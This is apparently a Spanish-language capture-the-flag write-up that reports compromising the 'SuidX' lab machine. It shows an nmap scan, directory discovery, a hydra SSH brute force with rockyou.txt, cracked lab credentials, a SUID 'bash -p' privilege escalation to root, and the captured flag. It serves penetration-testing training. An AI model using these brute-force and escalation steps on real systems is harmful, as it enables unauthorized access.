Informe de Auditoría de Seguridad: Máquina "Suidx"

Auditor: Dante

Fecha: 10/12/2025 Objetivo: 172.17.0.2

Informe Ejecutivo: Simulación de Pentesting – Laboratorio SuidX

Objetivo del ejercicio: Demostrar la obtención de acceso no autorizado a un sistema Linux mediante la explotación de vulnerabilidades comunes, culminando con la captura de la *flag* que valida el éxito del ataque.

IP del sistema objetivo: 172.17.0.2

Fases del Ataque

1. Reconocimiento Inicial

Se realizó un escaneo de puertos y servicios en la máquina objetivo.

nmap -sV -sC 172.17.0.2

Se identificó un servicio web en el puerto 8080 y SSH en el puerto 22, entre otros.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 01:46 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE          VERSION
21/tcp   open  ftp?
22/tcp   open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ad:4c:66:ff:fc:ff:8d:2a:da:65:d0:78:5a:1d:bc:3f (ECDSA)
|_  256 e4:e8:0f:af:59:8a:fc:fd:cf:4b:1a:f6:74:46:56:fa (ED25519)
25/tcp   open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
3306/tcp open  mysql?
5432/tcp open  postgresql?
8080/tcp open  http             Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: SuidX Lab | whoami-labs
|_http-open-proxy: Proxy might be redirecting requests
8081/tcp open  blackice-icecap?
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 454.65 seconds
```

2. Descubrimiento de Información Crítica

Al inspeccionar el sitio web (http://172.17.0.2:8080),

dirsearch -u http://172.17.0.2:8080 -e php,asp,aspx,txt,html


se descubrió una página oculta (/user)


[02:20:08] 301 - 314B - /user -> http://172.17.0.2:8080/user

que contenía información útil:

Usuario SSH: hacker

Pista para la contraseña: “Use common wordlist attacks”





3. Ataque de Fuerza Bruta a SSH

Utilizando la pista obtenida, se ejecutó un ataque automatizado de fuerza bruta contra el servicio SSH con el diccionario rockyou.txt.

hydra -l hacker -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4 -f

Se obtuvieron credenciales válidas:

- **Usuario: hacker**
- **Contraseña: amorcito**

4. Acceso Inicial al Sistema

Se estableció una conexión SSH exitosa con las credenciales obtenidas, logrando acceso como usuario hacker.

5. Escalada de Privilegios

Dentro del sistema, se buscaron archivos con permisos especiales (SUID) que pudieran ser explotados.

```
Last login: Wed Dec 10 01:29:57 2025 from 172.17.0.1
-bash-5.1$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/umount
/usr/bin/find
/usr/bin/cp
/usr/bin/bash
/usr/bin/mount
/usr/bin/su
/usr/bin/mv
/usr/bin/chfn
/usr/bin/more
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/python3.10
/usr/bin/gawk
/usr/bin/nano
/usr/bin/less
/usr/bin/vim.basic
-bash-5.1$ /usr/bin/bash -p
```

Se identificó que la shell bash tenía permisos SUID activados, lo que permitió ejecutarla con privilegios de root mediante:

usr/bin/bash -p

```
bash-5.1# whoami
root
bash-5.1#
```

6. Captura de la Flag

Una vez como root, se localizó y leyó el archivo flag.txt en el directorio raíz del sistema.

```
bash-5.1# whoami
root
bash-5.1# ls
flag.txt
bash-5.1# cat flag.txt
1EEME_n0w
bash-5.1#
```

7. Confirmación de Éxito

La flag obtenida (1EEME_n0w) se introdujo en la plataforma del laboratorio, confirmando la finalización exitosa del desafío.

Conclusión

El ejercicio demostró la importancia de:

- **Ocultar información sensible en servicios públicos (como el mensaje en /user).**
- **Usar contraseñas robustas para evitar ataques de fuerza bruta.**
- **Auditar permisos SUID en sistemas Linux para prevenir escaladas de privilegios no autorizadas.**

El ataque fue exitoso en todas sus fases, validando las vulnerabilidades configuradas en el entorno controlado.